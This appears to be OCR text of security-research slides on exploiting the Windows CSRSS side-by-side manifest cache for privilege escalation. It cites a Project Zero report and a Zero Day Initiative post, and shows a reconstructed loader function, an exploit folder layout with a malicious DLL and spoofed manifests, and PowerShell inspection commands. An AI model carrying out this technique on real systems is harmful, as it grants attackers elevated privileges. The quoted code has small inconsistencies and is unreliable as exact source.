


Issue 1749: Windows: CSRSS SxSSrv Cached Manifest EoP

Reported by forshaw@google.com on Thu, Jan 3, 2019, 11:47 AM PST

```
Windows: CSRSS SxSSrv Cached Manifest EoP
Platform: Windows 10 1809, 1709
Class: Elevation of Privilege
Security Boundary (per Windows Security Service Criteria): User boundary (and others)

Summary:
The SxS manifest cache in CSRSS uses a weak key allowing an attacker to fill a cache entry for a system binary
leading to EoP.

Description:
Manifest files are stored as XML, typically inside the PE resource section. To avoid having to parse the XML
file each time a process starts CSRSS caches the parsed activation context binary format in a simple database.
This cache can be queried during process startup or library loading by calling into CSRSS via CsrClientCall
resulting in calls to BaseSrvSxsCreateProcess or BaseSrvSxsCreateActivationContext inside SXSSRV.DLL.
```

https://bugs.chromium.org/p/project-zero/issues/detail?id=1749


ZERO DAY INITIATIVE

CACHE POISONING: EXPLOITING CSRSS FOR PRIVILEGE ESCALATION

January 23, 2023 | Simon Zuckerbraun

https://www.zerodayinitiative.com/blog/2023/1/23/activation-context-cache-poisoning-exploiting-csrss-for-privilege-escalation

Parsing the Manifest during DLL Loading

```
NTSTATUS BasepProbeForDllManifest(HMODULE DllHandle,
                                  PCWSTR FullDllName,
                                  HANDLE *ActCtx) {
  NTSTATUS result = LdrResFindResourceDirectory(DllHandle,
           RT_MANIFEST, ISOLATIONAWARE_MANIFEST_RESOURCE_ID);
  if (NT_SUCCESS(result)) {
    ACTCTX config;
    config.lpSource = FullDllName;
    config.lpResourceName = MAKEINTRESOURCE(ISOLATIONAWARE_MANIFEST_RESOURCE_ID);
    config.hModule = DllHandle;
    *ActCtx = CreateActCtxW(&context);
    if (*ActCtx == INVALID_HANDLE_VALUE) {
      return NtCurrentTeb()->LastStatusValue;
  }
  return result;
```


Check for isolation aware manifest

Create an activation context

The Exploit

```
C:\MyFakeRoot
├── malicious.dll
├── MyFakeRoot
│   ├── MyFakeRoot.MANIFEST
│   └── prntvpt.dll
├── prntvpt.dll
├── temp.xml
└── Windows
    ├── System32
    │   └── DriverStore
    │       └── FileRepository
    │           └── prnms003.inf_amd64_454b8d4f31e80f7d
    │               └── Amd64
    │                   └── PrintConfig.dll
    └── WinSxS
        └── Manifests
            ├──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.1110_none_792d1c772443f647.manifest
            └──
amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest
```


Does PrintConfig.dll have an Isolation Aware Manifest?





```
PS C:\> $m = Get-Win32ModuleResource C:\Windows\WinSxS\amd64_dual_prnms003.i
nf_31bf3856ad364e35_10.0.19041.2728_none_8b21f932f7c28aea\Amd64\PrintConfig.
dll -Type 24 -Name 2
PS C:\> $x = [xml][System.Text.Encoding]::UTF8.GetString($m.ToArray())
PS C:\> $x.assembly.dependency.dependentAssembly.assemblyIdentity


type                  : win32
name                  : Microsoft.Windows.Common-Controls
version               : 6.0.0.0
processorArchitecture : amd64
publicKeyToken        : 6595b64144ccf1df
language              : *
```

